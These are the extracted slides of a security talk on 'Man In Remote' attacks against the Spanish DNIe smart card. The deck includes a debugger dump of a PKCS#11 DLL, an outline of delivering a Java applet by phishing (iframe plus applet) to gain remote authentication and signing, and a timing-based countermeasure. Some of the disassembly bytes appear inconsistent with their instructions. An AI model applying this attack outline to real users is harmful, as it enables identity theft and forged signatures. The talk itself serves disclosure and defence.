10178D0C 8B4D D8 MOV ECX,DWORD PTR SS:[EBP-28]
10178D0F 8B42 60 MOV EAX,DWORD PTR DS:[EDX+60]
10178D12 FFD0 CALL EAX
10178D14 8945 E8 MOV DWORD PTR SS:[EBP-18],EAX
10178D17 8B4D 08 MOV ECX,DWORD PTR SS:[EBP+8]
10178D1A 51 PUSH ECX
10178D1B 8B4D E8 MOV ECX,DWORD PTR SS:[EBP-18]
10178D1E E3 C139F3FF CALL pkcs11-l.100AC6E4
10178D23 8BC8 MOV ECX,EAX
10178D25 E8 9374F3FF CALL pkcs11-l.100B01B0
10178D2A 59 PUSH EAX
10178D2B E8 E788F3FF CALL pkcs11-l.100B1617
10178D30 85C0 TEST EAX,EAX
10178D32 74 12 JE SHORT pkcs11-l.10178D46
10178D34 8B55 0C MOV EDI,DWORD PTR SS:[EBP+C]
10178D37 8B45 E8 MOV EAX,DWORD PTR SS:[EBP-18]
10178D3A 8962 MOV DWORD PTR DS:[EDX],EAX
10178D3C E8 95000000 MOV EAX,5
10178D41 59 PUSH EAX
10178D46 EB B5 JMP SHORT pkcs11-l.10178E00
10178D48 8D4D F0 LEA EAX,DWORD PTR SS:[EBP-10]
10178D4B E3 428F3FF CALL pkcs11-l.100A8992
10178D50 C745 FC 00000000 MOV DWORD PTR SS:[EBP-4],0
10178D57 6A 04 PUSH 4
10178D59 8D4D F0 LEA EAX,DWORD PTR SS:[EBP-10]
10178D5C 51 PUSH ECX
10178D5D 8B55 D8 MOV EDX,DWORD PTR SS:[EBP-28]
```

Registers (FPU)

EAX 7FFD0000
ECX 0006F930
EDX 0006F938
ESP 100A0C22 pkcs11-l.<ModuleEntryPoint>
EBP 0006F888
ESI 0006F8C4
EDI 00000001
EIP 100A0C22 pkcs11-l.<ModuleEntryPoint>

C 0 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFD0000(FFF)
T 0 GS 0000 NULL
D 0
0 0 LastErr ERROR_MOD_NOT_FOUND (0000007)
EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty -UNORM BDEC 01050104 00000000
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 1.000000000000000000000000
ST7 empty 1.000000000000000000000000

FST 4020 Cond 1 0 0 0 Err 0 0 1 0 0 0 0
FCW 827F Prec NEAR,S3 Mask 1 1 1 1 1

Address Hex dump ASCII


0006F888 7C91118A RETURN to ntdll.7C91118A
0006F88B 00000001 pkcs11-l.10000000
0006F88D 00000000
0006F88E 00000000
0006F88F 100A0C22 pkcs11-l.<ModuleEntryPoint>
0006F890 00000001
0006F891 00182600
0006F892 0006F9CC
0006F893 7C9285D2 RETURN to ntdll.7C9285D2 from ntdl
0006F894 100A0C22 pkcs11-l.<ModuleEntryPoint>
0006F895 10000000
0006F896 00000001 pkcs11-l.10000000
0006F897 00000000
0006F898 0006FF6C
0006F899 0006FF4C
0006F89A 00000000
0006F89B 0006F8E8
0006F89C 10258000 pkcs11-l.10258000
0006F89D C0000034

Entry point of debugged DLL Paused



MiR Reloaded

- Moving Victim's part to a Java Applet
- Security Warning



MiR Reloaded

- Java Version
 - Sun PKCS#11
 - Easy distribution as Phishing Attack
 - iframe + applet



MiR Reloaded

- Till now we have achieve
 - Remote Authentication
 - Remote Signing
 - An Attacker with the PIN has full access to DNle




MiR Reloaded


- Second method of Authentication: Applet
 - Token Signing
 - Signed Token Uploaded via POST
 - No need of PKCS#11 Tunneling
 - Send Token and Get it Signed



MiR Reloaded



MiR Reloaded



● MiR: Solution

- Complex Solution
- We can't trust the PC
- Servers can't do any extra check
- Smart Cards are not so "smart"




● MiR: Solution

- Based on Response Times
- Fixed Processing Times
- Network Latency
- DNIe could abort a potential attack




MiR: Solution

$$\left| t_{R_1} - t_{R_2} \right| = t_{p(R_1)} + t_{local}$$



MiR: Solution

$$\left| t'_{R_1} - t'_{R_2} \right| = t_{p(R_1)} + t_{local} + 2t_{RTT}$$





MiR: Solution

$$\left| t_{R_1} - t_{R_2} \right| = t_{p(R_1)} + t_{local}$$

$$\left| t'_{R_1} - t'_{R_2} \right| = t_{p(R_1)} + t_{local} + 2t_{RTT}$$

$$\left| t'_{R_1} - t'_{R_2} \right| \gg \left| t_{R_1} - t_{R_2} \right|$$



● MiR: “Is this real Life?”

- Similar Attacks

- <http://www.itworld.com/security/134958/smart-cards-no-match-online-spies>



Man In Remote

Thanks

Gabriel González García

